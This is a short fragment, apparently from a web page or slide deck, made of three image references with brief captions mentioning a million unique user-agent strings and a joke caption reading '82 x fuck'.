
1.000.000  
unique  
useragent  
strings





82 x fuck

